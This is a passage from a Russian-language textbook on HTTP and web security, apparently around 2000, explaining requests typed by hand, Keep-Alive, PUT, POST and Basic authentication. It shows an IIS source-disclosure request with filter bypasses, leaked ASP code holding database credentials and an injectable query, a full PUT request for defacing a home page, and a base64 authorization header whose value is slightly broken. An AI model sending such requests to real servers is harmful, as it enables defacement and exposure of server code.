- `Поле 2: значение B`
- `...`
- `<CRLF>`

Если не указывать версию HTTP, ответ будет возвращен в спецификации HTTP 0.9, которую обязан поддерживать каждый клиент[253].

Количество и наименование полей зависят от метода и рода запроса. В простейшем случае, они могут и вовсе отсутствовать.

Метод “GET” используется для получения файлов с сервера. Если имя файла неизвестно, его можно опустить, и тогда в зависимости от настоек сервера возвратится либо содержимое файла по умолчанию, либо список файлов текущего каталога, либо сообщение об ошибке доступа.

Наглядно продемонстрировать вышесказанное позволяет следующий эксперимент. Чтобы получить главную страницу сайта “lightning.prohosting.com/~kpnc/” необходимо установить TCP-соединение с узлом “lightning.prohosting.com” по восьмидесятому порту и послать серверу следующий запрос: “GET /~kpnc/”. Спустя короткий промежуток времени, сервер выдаст ответ, приведенный на копии экрана, показанной ниже, и разорвет соединение:

---

[251] Если выбирается нестандартный порт, то он указывается в ссылке, например, http://www.rinet.ru:**8080**/~vit/

[252] Никакого приветствия (как это случалось ранее) сервер не выдает.

[253] Подавляющее большинство HHTP-серверов не поддерживают версии HTTP ниже 1.0




Рисунок 19 Ответ сервера на запрос GET /~kpnc/

Мысленно представляя себе, как бы выглядел этот HTML в окне браузера, подведем воображаемую мышь к ссылке и приготовимся кликнуть. Что произошло бы, случись это на самом деле? Интерпретатор браузера извлек бы содержимое ссылки, так называемый *Uniform Recourse Identifier* (сокращенно URI), и сформировал бы очередной запрос.

Врезка «замечание»

Не нужно путать URI (Uniform Recourse Identifier) и URL (Uniform Recourse Locator). Идентификатор ресурса относится к локальному серверу и может фигурировать в строках запроса. Напротив же, URL может указывать куда угодно и попытка запросить у сервера Microsoft, документ, расположенный, скажем, на www.netscape.com ничем хорошим не кончиться.

Таким образом URL=протокол://хост/URI:порт, где URI=Имя Файла?параметры&значение 1&значение 2, то есть, URI это часть URL.

Поскольку, роль браузера нам приходится играть самостоятельно, вновь подключимся к серверу, и пошлем ему следующий запрос “GET /~kpnc/next.htm HTTP/1.0”

- *GET /~kpnc/next.htm HTTP/1.0*
-
- HTTP/1.1 200 OK
- Date: Thu, 13 Apr 2000 11:40:07 GMT
- Server: Apache/1.3.6 (Unix)
- Last-Modified: Thu, 13 Apr 2000 11:28:20 GMT
- ETag: "b13adc-144-38f5af54"
- Accept-Ranges: bytes
- Content-Length: 324
- **Connection: close**
- Content-Type: text/html
-
- <BODY>
- <H1>
- Пишут, что...
- <HR>

```
</H1>
<I><B>И</B>дея "единого ножа для швейцарской армии" имеет свои достоинства,
но когда ее доводят до абсурда, этот нож становится камнем на шее.</I>
<BR>
<DIV align=right>
Никлаус Вирт
<BR>
"От разработки языков программирования к констуированию компьютеров"
<HR>
</BODY>
```

Указание спецификации HTTP 1.0 приводит к тому, что ответ сервера немного отличается от предыдущего. В нем появляется заголовок с множеством любопытных полей, несущих в себе информацию о сервере, дате последней модификации документа и других, не менее полезных сведений.

Выделенная жирным шрифтом строка «Connection: close» говорит о том, что по умолчанию выбран режим разрыва соединения сразу же после выдачи ответа. Такой поход снижает нагрузку на сервер, позволяя пользователю спокойно, не торопясь изучать содержимое странички, не занимая канал. Однако, это не совсем удобно (или совсем неудобно) при работе в telnet-клиенте.

Чтобы изменить значение поля “Connection” на противоположное, необходимо присвоить ему значение «Keep-Alive», послав серверу любой запрос[254]. Один из способов сделать это, продемонстрирован ниже:

```
GET /~kpnc/ HTTP/1.0
Connection:Keep-Alive

HTTP/1.1 200 OK
Date: Sat, 15 Apr 2000 06:10:37 GMT
Server: Apache/1.3.6 (Unix)
Last-Modified: Thu, 13 Apr 2000 11:30:04 GMT
ETag: "b139bf-83-38f5afbc"
Accept-Ranges: bytes
Content-Length: 131
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<BODY>
<BR>
<BR>
<HR>
<H1>
<CENTER>
Helo, Sailor!
</H1>
<BR>
<H2>
Click <A HREF="next.htm">here</A>
</h2>
<HR>
</BODY>
```

Выделенная жирным шрифтом строка говорит о том, что соединение будет удерживаться в течение пятнадцати секунд и, если в течение этого времени клиент не проявит никакой активности, – будет разорвано сервером.

Манипулируя значением “timeout” можно увеличить этот промежуток до 100 секунд (вполне достаточно для комфортной работы в telnet-клиенте), но это предел, превысить который не позволят настойки сервера. (Максимальное ограничение во времени на удержание соединения варьируется от сервера к серверу).

Остальные поля заголовка исчерпывающе описаны в RFC-1945 и RFC-2068, и здесь не рассматриваются.

[254] Подробнее об этом рассказано в RFC-2068

Для удаленного выполнения программ может использоваться все тот же метод “GET”, вызываемый точно так, как для запроса содержимого обычного HTML-документа. Единственное различие заключается в том, что клиенту возвращается не исходный текст программы, а ***результат*** ее работы. Получить в свое распоряжение содержимое исполняемого файла невозможно (точнее не должно быть возможно), даже если имеются права на его чтение.

Врезка «информация»

Вспоминается громкий скандал, развернувшийся вокруг обнаруженной ошибки в Internet Information Server 3.0 (IIS 3.0), позволяющий получить доступ к содержимому asp (Active Server Pages) скриптов добавлением в конце имени знака точки. То есть, если к default.asp[255]*, расположенному на сайте* www.microsoft.com[256]*, обратиться так – “**GET /default.asp.**”*[257]***,** *то сервер вернет сам файл, а не результат его работы.*

Например:

```
GET /Default.asp.
<% emailx=request.form("email")
remarkx=request.form("remark")
Set Conn = Server.CreateObject("ADODB.Connection")
Conn.Open "Local SQL Server", "sa", "DTide"
Set RS = Conn.Execute("insert into Web_data.dbo.ASP_data(email,remark) values('" & emailx & "','" & remarkx & "')") %>
Your information has been added to our database.
```

*Разработчики впопыхах дописали несколько наивных строк тривиально фильтра и поплатились за это. В суматохе никому и в голову не пришло, что тот же самый вызов можно записать и как – “GET /default.asp**%20**/”, то есть заменить символ точки ее шестнадцатеричным значением. И только что выпущенная заплатка оказалась бесполезной.*

*Отсюда мораль – не каждая попытка заткнуть дыру заканчивается успешно. Забудьте свою психологическую инерцию и тестируйте **все** возможные значения –от осмысленных до явно бредовых.*

Врезка «замечание»

При правильной политике администрирования, ошибка в IIS никак не влияла на его работу. Достаточно было убрать права на чтение файла. К сожалению, в большинстве случаев такие права установлены, в надежде на грамотную защиту сервера, теоретически никогда не путающего содержимое скрипта с результатами его работы.

В качестве небольшого упражнения, можно запустить демонстрационный пример, расположенный по адресу http://lighning.prohosting.com/~/kpnc/cgi-bin/helo.pl Результат его работы показан на рисунке, приведенном ниже:

[255] Эта же ошибка распространялась и на остальные типы исполняемых файлов: «.ht», «.id», «.pl» и так далее.

[256] Не обольщайтесь, дырку уже давно прикрыли

[257] Или так: “GET /default.asp\”




Рисунок 20 Демонстрация удаленного выполнения программы

Если заглянуть в исходный файл, прилагаемый к книге (“`/SRC/Hello.pl`”), бросается в глаза одна странность:

```
#!/usr/local/bin/perl -w
print "Content-type: text/html\n\n";
print "Hello,Sailor!\n";
```

Сервер «съел» одну строку (в листинге она выделена жирным шрифтом). Если же ее попытаться убрать, то выполнение скрипта прервется с сообщением об ошибке. Причины такого поведения подробно рассмотрены в дополнении «Протокол CGI».

В главе «Что можно сделать с помощью Perl» замечалось, что многие сервера неявно предоставляют возможность выполнения скриптов. Для этого достаточно поместить свой файл в директорию, с атрибутами “r w x - - x - - -x”, которая, как правило, называется «/BIN» или «/CGI-BIN». Иногда это можно сделать с помощью FTP (*File Transfer Protocol*, смотри главу «Протокол FTP»[258]), но в подавляющем большинстве случаев ftp-доступ закрыт (точнее, правильнее было бы сказать, ***не открыт***).

Напротив же, метод PUT может быть ***не закрыт***, что позволит с успехом им воспользоваться (в Internet все, что явно не запрещено – разрешено). Использование метода PUT требует явного заполнения некоторых полей, которые будет рассмотрены ниже.

При «заливке» файла на сервер в заголовке запроса обязательно наличие поля “Content-length”, равного длине закачиваемого файла в байтах, а так же “Accept”, указывающего в каком формате будут переданы данные. Необязательное поле “From” может содержать электронный адрес отправителя, а может и вовсе отсутствовать.

Методом PUT можно воспользоваться, для создания нового или замещения любого уже существующего файла на сервере, разумеется, при наличии надлежащих прав доступа. Например, чтобы оставить свое graffiti на главной страничке сайта http://lightning.prohosting.com/~kpnc[259] можно послать серверу следующий запрос:

```
PUT /~kpnc/ HTTP/1.0
```

[258] Эта глава находится во втором томе настоящей книги

[259] Доступ к серверу умышленно закрыт. Пожалуйста, выберите другой сервер.

- *Accept: text\html*
- *From: vasia@bestia.my*
- *Content-type: text/html*
- *Content-length:220*[260]
-
- *<BODY>*
- *Съел бобра - спас дерево!*
- *<HR>*
- *<H1>*
- *<CENTER>*
- *<IMG SRC="http://www.aport.ru/w_liven.gif">*
- *Здесь был <A HREF="mailto:vasia@bestia.my">Вася</A>...*
- *<IMG SRC="http://www.aport.ru/w_liven.gif">*
- *</H1>*
- *</BODY>*

Если операция прошла успешно, главная страница в браузере Internet Explorer будет выглядеть так:




Рисунок 21 Так выглядит главная станица сервера после ее модификации

Это один из многочисленных способов, используемых злоумышленниками для модификации страничек плохо защищенных серверов в Internet. Такие в настоящее время необычайная редкость, тем не менее, приведенный ниже фрагмент убеждает, что они все-таки есть:

"*И взбрело мне (по закрепившейся привычке) поглядеть степень защищенности и (самое главное) степень тупости админа. Для этого я стал юзать (что думаете???) свой любимый Нетскап 3.01 (Браузер Netscape Navigator поддерживает метод PUT, в отличие от Internet Explorer – К.К). Стал лазить по директориям и обнаружил очень странную для сегодняшнего дня вещь, а именно директории /scripts и /cgi-bin оказались открытыми*"

«*История о Забывчивости и Извращениях, или как маленький локальный Баг изменил ход дела*» Story by DiGGertaL SpOOn (Оригинал статьи находится по адресу http://www.hackzone.ru/articles/idaho.html).

Дальше статья повествует, как наивный чукотский «вьюноша» манипулировал всеми «хакерскими» утилитами по очереди, ломясь в широко открытую дверь. Чтобы повторить его «подвиг» вовсе не обязательно устанавливать на своей машине Netscape Navigator. Можно воспользоваться, например, приложением «Microsoft Web Publishing», которое поддерживает закачку файлов на сервер по HTTP-протоколу всеми доступными способами:

[260] Смотри файл file://SRC/index_hack.htm




Рисунок 22 Microsoft Web Publishing поддерживает метод POST необходимый для «заливки» документов на сервер

Однако чаще всего злоумышленнику под тем или иным предлогом в доступе будет отказано. Возможные мотивации – метод PUT запрещен; метод PUT разрешен, но нет прав записи в указанный файл (директорию); наконец, метод PUT разрешен, права записи есть, но требуется авторизация (ввод имени и пароля).

Ниже приведены протоколы трех последовательных попыток подключения к следующим серверам: http://kpnc.virtualave.net, http://dore.on.ru и http://195.161.42.222.

- *PUT /index.html HTTP/1.0*
-
- HTTP/1.1 405 **Method Not Allowed**
- Date: Sat, 15 Apr 2000 21:50:26 GMT
- Server: Apache/1.2.6
- **Allow**: GET, HEAD, OPTIONS, TRACE
- Connection: close
- Content-Type: text/html
-
- <HTML>
- <HEAD>
- <TITLE>**405 Method Not Allowed**</TITLE>
- </HEAD>
- <BODY>
- <H1>**Method Not Allowed**</H1>
- The requested method PUT is not allowed for the URL /index.html.<P>
- </BODY></HTML>

- *PUT /Index.html HTTP/1.0*
-
- HTTP/1.1 **403 Access Forbidden**
- Server: Microsoft-IIS/4.0
- Date: Sat, 15 Apr 2000 22:04:25 GMT
- Content-Length: 495
- Content-Type: text/html
-

```
<html>
<head>
<title>Error 403.3</title>
</head>
<body>
<h2>HTTP Error 403</h2>
<p><strong>403.3 Forbidden: Write Access Forbidden</strong></p>
<p>This error can be caused if you attempt to upload to, or modify a file in, a
directory that does not allow Write access.</p>
<p>Please contact the Web server's administrator if the problem persists.</p>
```

```
PUT /Index.htm HTTP/1.0

HTTP/1.1 401 Access Denied
WWW-Authenticate: NTLM
WWW-Authenticate: Basic realm="195.161.42.222"
Content-Length: 644
Content-Type: text/html

<html>
<head>
<title>Error 401.2</title>
<body>
<h2>HTTP Error 401</h2>
<p><strong>401.2 Unauthorized: Logon Faile d due to server configuration</strong>
<p>This error indicates that the credentials passed to the server do not match the
credentials required to log on to the server. This is usually caused by not s
ending the proper WWW-Authenticate header field.</p>
<p>Please contact the Web server's administrator to verify that you have permiss
ion to access to requested resource.</p>
```

Первые два случая говорят о правильной конфигурации сервера (с точки зрения политики безопасности), но факт авторизации сам по себе еще не свидетельствует о защищенности (быть может, используется простой пароль, наподобие «guest»).

Механизмы аутентификации HTTP-серверов довольно многочисленны, поэтому ниже будет описан лишь один, наиболее распространенный, из них. Всю остальную информацию можно почерпнуть из технической документации RFC-2068 и RFC-2069.

Начиная со спецификации HTTP 1.0, код ошибки “401” зарезервирован за «Access Denied, need authenticate[261]». Именно его возвратил сервер в последнем примере. Ниже заголовок ответа сервера приводится еще раз:

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="195.161.42.222"
Content-Length: 644
Content-Type: text/html
```

Выделенная жирным шрифтом строка «Basic» указывает на требуемый метод аутентификации, а “realm” содержит имя области аутентификации. На сервере может существовать несколько независимых друг от друга зон, каждая со своей схемой доступа. В приведенном случае, очевидно, единственная область аутентификации распространяется на весь сервер.

Чтобы получить доступ к любому ресурсу, расположенному на 195.161.42.222, необходимо сообщить имя пользователя и пароль, задаваемые полем “Authorization” в заголовке запроса, и закодированные согласно правилам выбранного метода аутентификации.

В простейшем случае, когда не требуется прибегать к серьезным защитным механизмам, используют метод basic, передающий ***открытый***, ***незашифрованный*** пароль в кодировке base64. При использовании клиентом метода basic появляется возможность

[261] Доступ отвергнут, требуется аутентификация

«подглядывания» пароля злоумышленником, сумевшим перехватить сетевой трафик[262]. Довольно часто администраторы игнорируют такую угрозу и разрешают метод based для доступа к критической к разглашению информации[263], что категорически не рекомендуется в RFC-2068.

Врезка «информация»

«The most serious flaw in Basic authentication is that it results in the essentially clear text transmission of the user's password over the physical network. It is this problem which Digest Authentication attempts to address.

Because Basic authentication involves the clear text transmission of passwords it SHOULD never be used (without enhancements) to protect sensitive or valuable information.»

RFC-2068, раздел 15.1, страница 140.

Врезка «алгоритм кодировки base64»

Битовый поток разбивается на двадцати четырех битовые сегменты, делящиеся на четыре части по 6 бит (2^6 == 64, отсюда и название), каждая из которых содержит один символ, кодируемый в соответствии с особой таблицей, состоящей из читабельных кодов ASCII.

Выполнить вручную перекодировку строки пароля в base64-формат довольно-таки затруднительно, но у пользователей Windows всегда под рукой средство, автоматизирующее эту задачу. Речь идет о приложении “Outlook Express”. Достаточно настроить его надлежащим образом (в меню «Сервис» выбрать пункт «Параметры», перейти к закладке «Отправка сообщений» кликнуть по кнопке «Настойка текста»; в открывшемся диалоговом окне установить кодировку Base64) и послать письмо самому себе – оно будет автоматически перекодировано.




Рисунок 23 Настойка Outlock Express для пересылки писем в кодировке Base64

При этом строка “KPNC:MyGoodPassword”[264] будет выглядеть следующим образом (в меню «Файл» выбрать «Свойства», перейти к закладке «Подробности», кликнуть по кнопке «Исходный текст сообщения»):

- S1BOQzpNeUdvb2RQYXNzd29yZ

Полный заголовок запроса для доступа к главной странице сервера может выглядеть, например, так:

[262] Способы перехвата трафика будут рассмотрены позднее в одноименной главе, помещенной во второй том настоящей книге

[263] Вот так и появляется миф о всемогуществе хакеров.

[264] Метод base предписывает разделять имя пользователя и пароль знаком двоеточия

- `GET / HTTP/1.0`
- `Authorization: Basic S1BOQzpNeUdvb2RQYXNzd29yZ`

Если пароль введен правильно, то сервер вернет запрошенный ресурс. В противном случае появится сообщение об ошибке.

Врезка «замечание»

В Internet-магазинах и аналогичных системах, предъявляющих повышенное требование к безопасности, широко используется шифрование данных на уровне транспортного протокола TCP.

Популярный механизм SSL (Secure Sockets Layer) представляет собой самостоятельный протокол, применяющийся для передачи зашифрованного пароля и пользовательских данных, поверх которого могут работать как HTTP, так FTP, SMTP и другие протоколы.

Реализации SSL поддерживают множество криптоалгоритмов, таких как RSA, DES, MD5, выбираемых в зависимости от ценности и рода передаваемой информации. К сожалению, ранние версии ограничивались ключами небольшой длины, но с развитием Internet – торговли это было исправлено[265].

*Изучение протокола SSL и методов криптоанализа выходит за рамки данной книги. Интересующиеся этим вопросом могут обратиться к домашней станице Павла Семьянова (*http://www.ssl.stu.neva.ru/psw/*), посвященной криптографии и ее безопасности.*

Метод POST, аналогично PUT, предназначен для передачи данных от клиента на сервер. Однако они не сохраняются в виде файла, а передаются скрипту параметрами командой строки. С первого взгляда непонятно, какими соображениями руководствовались разработчики при введении нового метода. Ведь с этой задачей неплохо справляется и GET! Пример, приведенный ниже, доказывает справедливость такого утверждения:

```
<BODY>
<A HREF="lightning.prohosting.com/~kpnc/cgi-bin/post.pl?user=kpnc&pass=saltmine">
Click</A>
</BODY>
```

Рисунок 024 показывает, что параметры, передаваемые скрипту методом GET, отображаются в адресной строке браузера и доступны для изучения всем желающим. А это нехорошо с точки зрения политики безопасности.

[265] Точнее со снятием экспертных ограничений на криптоалгоритмы в США




Рисунок 024 Передача параметров методом GET

Результат работы POST незаметен для пользователя, поэтому он хорошо справляется с передачей конфиденциальных данных. Но прежде чем продолжить повествование, необходимо ознакомиться формой представления параметров.

Строго говоря, способ представления и отделения параметров друг от друга может варьироваться от разработчика к разработчику. Строка, переданная скрипту, независимо от формы записи, может быть целиком получена с помощью функции ARGV, и в этом смысле она ничем не отличается от привычной командной строки консольных приложений для MS-DOS и Windows. Тем не менее, разработчики стараются придерживаться определенных соглашений. Обычно строка параметров представляет собой совокупность ***лексем***, разделенных символами “*&*”. Каждая лексема состоит из ***имени параметра*** и его ***значения***, разделенных знаком равенства. Все нечитабельные символы заменяются знаком “%” и последующим за ним шестнадцатеричным значением символа. От имени ресурса строка параметров отделяется вопросительным знаком. Сказанное поясняет следующий пример:

- `lightning.prohosting.com/~kpnc/cgi-bin/post.pl?user=kpnc&pass=saltmine`

Все, находящееся слева вопросительного знака, то есть “lightning.prohosting.com/~kpnc/cgi/-bin/post.pl” называется ***именем ресурса*** (сокращенно URL или URN – Uniform Resource Name). URL состоит из ***имени хоста*** (в даннос случае “lightning.prohosting.com”), ***пути*** (“/~kpnc/cgi-bin/”) и ***имени файла*** (“post.pl”).

За именем файла следует строка параметров, образованная из двух лексем – “user=kpnc” и “pass=saltmine”. Порядок лексем не играет никакой роли, и скрипт будет работать ничуть не хуже, если их поменять местами.

Каждая лексема состоит из имени параметра («user», «pass») и его значения («kpnc» и «saltmine» соответственно). Символ пробела в значениях параметра недопустим, поэтому, если потребовалось бы «saltmine» написать раздельно[266], то это выглядело бы так “salt%20mine”.

Врезка «информация»

Любопытная особенность связана с возможностью записи одного и того же IP-адреса огромным множеством способов. Например, его можно представить в шестнадцатеричном виде, воспользовавшись префиксом ‘0x’, тогда «209.90.125.196»

[266] «Соляные рудники» – так на жаргоне хакеров называются программисты, работающие над изматывающими, но бесперспективными проектами.

